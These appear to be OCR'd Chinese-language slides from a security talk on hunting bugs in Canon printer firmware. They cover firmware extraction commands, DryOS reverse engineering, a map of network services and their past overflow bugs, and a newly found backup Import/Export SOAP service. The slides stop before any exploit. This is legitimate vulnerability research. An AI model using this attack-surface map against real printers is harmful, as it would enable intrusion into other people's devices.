
Angelboy 2025/9/3, 5:46 PM

YKT12015

Angelboy 2025/9/3, 5:58 PM

Angelboy 2025/9/3, 6:06 PM

應該在這找到的




Angelboy 在 eBay 上面翻別人拍賣的印表機...

上網翻印表機屁股也是一種方法 ✨


Firmware Extraction

Firmware Extraction

- 抄 Synacktiv 的作業
  - https://www.synacktiv.com/en/publications/the-printer-goes-brrrrr



Source: https://www.synacktiv.com/en/publications/the-printer-goes-brrrrr



Source: https://www.synacktiv.com/en/publications/the-printer-goes-brrrrr

Firmware Extraction

- Firmware 會被封裝在 Updater 裡面
  - 官方有 Windows / Mac 的 Updater，都可以用
- 用 Signature 把 Segment 位置抓出來整包拖出來就可以 Load 了

Firmware Extraction

先把資料 GZIP 解壓縮出來

```
7z x win-mf643-641-fw-v1005.exe
grep --byte-offset --only-matching --text 'NCFW'
mf643c_mf642c_mf641c_v1005_typea_w.exe
470016:NCFW
148999804:NCFW
161204023:NCFW
dd if=mf655c-651c_v0510_typea_w.exe of=package1.bin bs=1 skip=470016
count=$((148999804))
dd if=mf655c-651c_v0510_typea_w.exe of=package2.bin bs=1 skip=148999804
count=$((161204023-148999804))
dd if=mf655c-651c_v0510_typea_w.exe of=package3.bin bs=1 skip=161204023
```

Firmware Extraction

```
7z x win-mf643-641-fw-v1005.exe
grep --byte-offset --only-matching --text 'NCFW'
mf643c_mf642c_mf641c_v1005_typea_w.exe
470016:NCFW
148999804:NCFW
161204023:NCFW
dd if=mf655c-651c_v0510_typea_w.exe of=package1.bin bs=1 skip=470016
count=$((148999804))
dd if=mf655c-651c_v0510_typea_w.exe of=package2.bin bs=1 skip=148999804
count=$((161204023-148999804))
dd if=mf655c-651c_v0510_typea_w.exe of=package3.bin bs=1 skip=161204023
```

把 Firmware Container 位置找出來

Firmware Extraction

```
7z x win-mf643-641-fw-v1005.exe
grep --byte-offset --only-matching --text 'NCFW'
mf643c_mf642c_mf641c_v1005_typea_w.exe
470016:NCFW
148999804:NCFW
161204023:NCFW
dd if=mf655c-651c_v0510_typea_w.exe of=package1.bin bs=1 skip=470016
count=$((148999804))
dd if=mf655c-651c_v0510_typea_w.exe of=package2.bin bs=1 skip=148999804
count=$((161204023-148999804))
dd if=mf655c-651c_v0510_typea_w.exe of=package3.bin bs=1 skip=161204023
```

根據 Offset 把 Container 抓出來

拿到 Firmware 了，開始逆向!

Canon DryOS Architecture

Canon DryOS

- 是一個 Real-Time OS
  - 不是 Linux based，也不是常見的 RTOS
  - DryOS 存在於 Canon 很多產品，包括相機、印表機...
- 到處都是 Low Level Primitive
  - 考驗逆向能力，要有耐心 ✨

Reverse Engineering DryOS

- 先把 OS 相關的 Function 標記出來
  - RTOS 裡面的 Service/Routine 會以 Thread 的方式長出來
  - 優先把 RTOS 重要功能標出來能比較快掌握架構
  - logging, thread, …


```
dev_init_40D3C038();
v41 = logf(3206, 4, "[WUT]scifInit()");
sub_40D3FF20(v41);
v42 = logf(3206, 4, "[WUT]jcifInit()");
sub_40D3F038(v42);
v43 = logf(3206, 4, "[WUT]scshInit()");
sub_41263F10(v43);
v44 = logf(3206, 4, "[WUT]algcInit()");
sub_40D3BFC0(v44);
v45 = logf(3206, 4, "[WUT]dcpdInit()");
sub_40D3DCE8(v45);
v46 = logf(3206, 4, "[WUT]dcppInit()");
sub_40D3CBFC(v46);
v47 = logf(3206, 4, "[WUT]dcwtInit()");
sub_40D3DE34(v47);
v48 = logf(3206, 4, "[WUT]aseqInit()");
sub_41844C30(v48);
v49 = logf(3206, 4, "[WUT]pserInit()");
sub_40D3F0F4(v49);
v50 = logf(3206, 4, "[WUT]usifInit()");
sub_41918BE8(v50);
v51 = logf(3206, 4, "[WUT]cuvs_Init()");
nullsub_319(v51);
v52 = logf(3206, 4, "[WUT]ssifInit()");
sub_429E5E80(v52);
v53 = logf(3206, 4, "[WUT]mcufInit()");
sub_40D3A8A0(v53);
v54 = logf(3206, 4, "[WUT]mcdmInit()");
sub_40D3A67C(v54);
v55 = logf(3206, 4, "[WUT]updtInit()");
```

努力逆向盤點出服務...

Important Services

- HTTP / HTTPS
- IPP
- mDNS
- Jetdirect (Page Description Language)
- SOAP (Simple Object Access Protocol)
- Canon Administration Proprietary Protocol (CADM)
- Service Location Protocol (SLP)
- Web Services Dynamic Discovery (WSD)

優先看出過洞的地方！



Exploited Important Services

- HTTP / HTTPS
- IPP
- mDNS
- Jetdirect (Page Description Language)
- SOAP (Simple Object Access Protocol)
- Canon Administration Proprietary Protocol (CADM)
- Service Location Protocol (SLP)
- Web Services Dynamic Discovery (WSD)


Do you know what's on the exam?
Yes
What should I study?
Everything

Past Researches

- HTTP / HTTPS
  - CGI
  - Stack based Buffer Overflow
- IPP
  - Count Up
  - Integer Overflow
- mDNS
  - Buffer Overflow
- SOAP
  - Simple Object Access Protocol
  - Stack based Buffer Overflow
- CADM
  - Canon Administration Proprietary Protocol
  - Heap Overflow

1. 盤點攻擊面
2. 看過往出過問題的地方有沒有修好
3. 翻翻附近的 Code 有沒有問題
4. Repeat


A FEW
MOMENTS LATER

找到洞了 

印表機飄到台灣了

SOAP Service

Simple Object Access Protocol

- 一種 XML Based 傳輸方式
- 用各種 Envelope 把 Payload 夾起來
- 實際上 Envelope 根據 Application 而定

```
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope
    xmlns:soap="http://www.w3.org/2003/05/soap-envelope">
    <soap:Header>
        ...
    </soap:Header>
    <soap:Body>
        ...
    </soap:Body>
</soap:Envelope>
```

SOAP Services

- DryOS 一個獨立的 Service，跟這個 Service 傳輸的 Payload 都是 SOAP
  - Service 底下功能差異太大
  - 想不到好名字，就叫他 SOAP Service
- DryOS 裡面有哪些相關的 handler 呢？
  - 努力逆向！

Service Registration

- SOAP Service 底下的功能有一套註冊邏輯
  - “slRegistServiceV6” 負責註冊 SOAP Handler
  - XRef 可以找到註冊 Service 的位置
- 把結構還原回來就能盤點 Service 了

slRegistServiceV6

- 參數
  - SOAPService Array
  - Array 長度

```
struct SoapService
{
  char name[52] __strlit(C,"UTF-8");
  const char *schemaUrl;
  _DWORD dword38;
  void (__fastcall *func)(int, int);
  _DWORD dword40;
  SoapServiceElement elements[10];
  _DWORD port;
  _DWORD cgiType;
  const char *cgi_name;
  void (__fastcall *auth_func)();
  _DWORD dword2AC;
  _DWORD dword2B0;
};
```

SOAPService Structure

```
struct SoapService
{
  char name[52] __strlit(C,"UTF-8");
  const char *schemaUrl;
  _DWORD dword38;
  void (__fastcall *func)(int, int);
  _DWORD dword40;
  SoapServiceElement elements[10];
  _DWORD port;
  _DWORD cgiType;
  const char *cgi_name;
  void (__fastcall *auth_func)();
  _DWORD dword2AC;
  _DWORD dword2B0;
};
```

```
; SoapService stru_46228B5C
stru_46228B5C   SoapService <"Subscribe", aHttpSchemasXml_92,          1, job_handle, \
                                        ; DATA XREF: sub_40F0F6F0+18↑o
                                        ; sub_40F0F758+18↑o  ... ; "http://schemas.xmlsoap.org/ws/2004/08/e" ...
                                      5, <"", 0,          1>, <"EndTo", \ ; "http://schemas.xmlsoap.org/ws/2004/08/e" ...
                            aHttpSchemasXml_92,           1>, <"Delivery", \ ; "http://schemas.xmlsoap.org/ws/2004/08/e" ...
                            aHttpSchemasXml_92,           1>, <"Expires", \ ; "http://schemas.xmlsoap.org/ws/2004/08/e" ...
                            aHttpSchemasXml_92,           1>, <"Filter", \ ; "http://schemas.xmlsoap.org/ws/2004/08/e" ...
                            aHttpSchemasXml_92,           1>, <0>, <0>, <0>, <0>, <0>>,\
                                  0x50,          1, aWsdPrint_1, 0,          0, \ ; "/wsd/print"
                                  0>
                    SoapService <"GetStatus", aHttpSchemasXml_92,          1, \ ; "http://schemas.xmlsoap.org/ws/2004/08/e" ...
                                ws_e_RecvGetStatusReq_40F10638,          1, <"", 0, \
                                  1>, <0>, <0>, <0>, <0>, <0>, <0>, <0>, <0>, <0>>,\
                                  0x50,          1, aWsdPrint_1, 0,          0, \ ; "/wsd/print"
                                  0>
                    SoapService <"Unsubscribe", aHttpSchemasXml_92,          1, \ ; "http://schemas.xmlsoap.org/ws/2004/08/e" ...
                                ws_e_RecvUnsubscribeReq_40F10950,          1, <"", 0, \
                                  1>, <0>, <0>, <0>, <0>, <0>, <0>, <0>, <0>, <0>>,\
                                  0x50,          1, aWsdPrint_1, 0,          0, \ ; "/wsd/print"
                                  0>
                    SoapService <"Renew", aHttpSchemasXml_92,          1, \ ; "http://schemas.xmlsoap.org/ws/2004/08/e" ...
                                ws_e_RecvRenewReq_40F10DAC,          1, <"", 0, \
                                  1>, <0>, <0>, <0>, <0>, <0>, <0>, <0>, <0>, <0>>,\
                                  0x50,          1, aWsdPrint_1, 0,          0, \ ; "/wsd/print"
                                  0>
```

SOAPService Structure

```
struct SoapService
{
  char name[52] __strlit(C,"UTF-8");
  const char *schemaUrl;
  _DWORD dword38;
  void (__fastcall *func)(int, int);
  _DWORD dword40;
  SoapServiceElement elements[10];
  _DWORD port;
  _DWORD cgiType;
  const char *cgi_name;
  void (__fastcall *auth_func)();
  _DWORD dword2AC;
  _DWORD dword2B0;
};
```

Service Name

SOAPService Structure

```
struct SoapService
{
  char name[52] __strlit(C,"UTF-8");
  const char *schemaUrl;
  _DWORD dword38;
  void (__fastcall *func)(int, int);
  _DWORD dword40;
  SoapServiceElement el
  _DWORD port;
  _DWORD cgiType;
  const char *cgi_name;
  void (__fastcall *auth_func)();
  _DWORD dword2AC;
  _DWORD dword2B0;
};
```

Handler Function

```
; SoapService stru_46228B5C
stru_46228B5C   SoapService <"Subscribe", aHttpSchemasXml_92,          , job_handle, \
                                        ; DATA XREF: sub_40F0F6F0+18↑o
                                        ; sub_40F0F758+18↑o  ... ; "http://schemas.xmlsoa
                                    5, <<"", 0,          1>, <"EndTo", \ ; "http://sch
                                aHttpSchemasXml_92,          1>, <"Delivery", \ ; "http://s
                                aHttpSchemasXml_92,          1>, <"Expires", \ ; "http://sc
                                aHttpSchemasXml_92,          1>, <"Filter", \ ; "http://sch
                                aHttpSchemasXml_92,          1>, <0>, <0>, <0>, <0>, <0>>,\
                                      0x50,          1, aWsdPrint_1, 0,          0, \ ; "/w
                                         0>
                        SoapService <"GetStatus", aHttpSchemasXml_92,          1, \ ; "http://sc
                                ws_e_RecvGetStatusReq_40F10638,          1, <<"", 0, \
                                         1>, <0>, <0>, <0>, <0>, <0>, <0>, <0>, <0>>,\
                                      0x50,          1, aWsdPrint_1, 0,          0, \ ; "/w
                                         0>
                        SoapService <"Unsubscribe", aHttpSchemasXml_92,          1, \ ; "http://
                                ws_e_RecvUnsubscribeReq_40F10950          1, <<"", 0, \
                                         1>, <0>, <0>, <0>, <0>, <0>, <0>, <0>, <0>, <0>>,\
                                      0x50,          1, aWsdPrint_1, 0,          0, \ ; "/w
                                         0>
                        SoapService <"Renew", aHttpSchemasXml_92,          1, \ ; "http://schema
                                ws_e_RecvRenewReq_40F10DAC,          1, <<"", 0, \
                                         1>, <0>, <0>, <0>, <0>, <0>, <0>, <0>, <0>, <0>>,\
                                      0x50,          1, aWsdPrint_1, 0,          0, \ ; "/w
                                         0>
```

SOAPService Structure

```
struct SoapService
{
  char name[52] __strlit(C,"UTF-8");
  const char *schemaUrl;
  _DWORD dword38;
  void (__fastcall *func)(int, int);
  _DWORD dword40;
  SoapServiceElement elements[10];
  _DWORD por
  _DWORD cgi
  const char *cgi_name;
  void (__fastcall *auth_func)();
  _DWORD dword2AC;
  _DWORD dword2B0;
};
```

SOAP 互動時的 Endpoint Path

```
; SoapService stru_46228B5C
stru_46228B5C   SoapService <"Subscribe", aHttpSchemasXml_92,          1, job_handle, \
                                        ; DATA XREF: sub_40F0F6F0+18↑o
                                        ; sub_40F0F758+18↑o  ... ; "http://schemas.xmlsoa
                                  5, <<"", 0,          1>, <"EndTo", \ ; "http://sch
                              aHttpSchemasXml_92,          1>, <"Delivery", \ ; "http://s
                              aHttpSchemasXml_92,          1>, <"Expires", \ ; "http://sc
                              aHttpSchemasXml_92,          1>, <"Filter", \ ; "http://sch
                              aHttpSchemasXml_92,          1, <0>, <0>, <0>, <0>, <0>>,\
                                    0×50,          1, aWsdPrint_1, 0,          0, \ ; "/w
                                      0>
                          SoapService <"GetStatus", aHttpSchemasXml_92,          1, \ ; "http://sc
                              ws_e_RecvGetStatusReq_40F10638,          1, <<"", 0, \
                                      1>, <0>, <0>, <0>, <0>, <0>, <0>, <0>, <0>, <0>>,\
                                    0×50,          1, aWsdPrint_1, 0,          0, \ ; "/w
                                      0>
                          SoapService <"Unsubscribe", aHttpSchemasXml_92,          1, \ ; "http://
                              ws_e_RecvUnsubscribeReq_40F10950,          1, <<"", 0, \
                                      1>, <0>, <0>, <0>, <0>, <0>, <0>, <0>, <0>, <0>>,\
                                    0×50,          1, aWsdPrint_1, 0,          0, \ ; "/w
                                      0>
                          SoapService <"Renew", aHttpSchemasXml_92,          1, \ ; "http://schema
                              ws_e_RecvRenewReq_40F10DAC,          1, <<"", 0, \
                                      1>, <0>, <0>, <0>, <0>, <0>, <0>, <0>, <0>, <0>>,\
                                    0×50,          1, aWsdPrint_1, 0,          0, \ ; "/w
                                      0>
```

又在 IDA Pro 裡面泡一個下午

SOAP Services

- Security Policy Service
- Print Job Service
- Probe & Resolve Service
- Subscribe Service
- Sample Service
- Updater Service
- Import/Export Service

SOAP Services

- Security Policy Service ← Exploited by YingMuo @ 2024
- Print Job Service
- Probe & Resolve Service
- Subscribe Service
- Sample Service
- Updater Service
- Import/Export Service

SOAP Services

- Security Policy Service
- Print Job Service
- Probe & Resolve Service
- Subscribe Service
- Sample Service
- Updater Service
- Import/Export Service

沒看出什麼東西

SOAP Services

- Security Policy Service
- Print Job Service
- Probe & Resolve Service
- Subscribe Service
- Sample Service
- Updater Service
- Import/Export Service ← 新發現！

Import / Export Service

Import / Export

- 負責幫印表機匯出與匯入備份的 Service
  - 通過 SOAP Service 互動
- 有一個自製的 Backup File Format
  - “DCM”（不是醫學影像那個）

Import / Export

- DCM 可以同時包含不同 Subsystem 的備份資料
- 通過 CommandIDList 來指定作用在哪些 Subsystem
  - Address Book
  - Printer Policies
  - Aladdin (?)
  - …

```
<dcm:DCMCommandIDList>
    <dcm:DCMCommandID>address_book_settings</dcm:DCMCommandID>
    <dcm:DCMCommandID>settings_registration_settings</dcm:DCMCommandID>
    <dcm:DCMCommandID>security_policy_settings</dcm:DCMCommandID>
    <dcm:DCMCommandID>download_profile_for_printer_settings</dcm:DCMCommandID>
    <dcm:DCMCommandID>meap_application_setting_information_settings</dcm:DCMCommandID>
    <dcm:DCMCommandID>all_settings</dcm:DCMCommandID>
</dcm:DCMCommandIDList>
```

Import / Export Endpoints

- 這個 Service 提供了一些可以戳的 Endpoints
  - 支援 Export 的 Subsystem
  - 匯入/匯出 DCM
  - 取得 DCM 格式的版本號
  - 下載 Export Job 的 DCM File

Import / Export Endpoints


- 這個 Service 提供了一些可以戳的 Endpoints
  - importDataA - 匯入 DCM
  - exportDataA - 根據 CommandIDList 匯出 DCM
  - getExportData - 下載 Export Job 的 DCM File

DCM Import / Export

- Import / Export Request 需要密碼
  - 匯入時的密碼，要跟匯出時的一樣
- 實作上
  - 密碼沒有用來加密 DCM
  - 紀錄密碼的 Hash，匯入時檢查 Hash

